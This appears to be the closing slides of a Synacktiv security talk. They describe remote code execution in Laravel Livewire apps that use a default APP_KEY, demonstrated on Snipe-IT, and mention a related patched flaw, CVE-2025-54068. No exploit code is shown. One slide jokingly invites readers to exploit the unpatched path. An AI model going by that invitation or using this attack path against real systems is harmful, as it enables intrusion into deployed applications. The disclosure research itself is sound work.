
Demonstration on Snipe-IT!



Conclusion

Conclusion - Is it a vulnerability?

- Default APP_KEY + Livewire = RCE (how could it not be a vulnerability?)
- However.. Livewire does not consider this as a vulnerability since the `APP_KEY` is required




❗ This unmarshalling payload won't be patched!

✅ Since it is not considered a vulnerability, feel free to exploit!

Conclusion - What's next

- This research made us understand Livewire internal mechanism, which led to identify a way to trigger an RCE without the `APP_KEY`
- The security flow was quickly patched and assigned as **CVE-2025-54068**



📄 Stay tuned, this one will hopefully have a dedicated presentation later



<https://www.linkedin.com/company/synacktiv>



<https://x.com/synacktiv>



<https://synacktiv.com>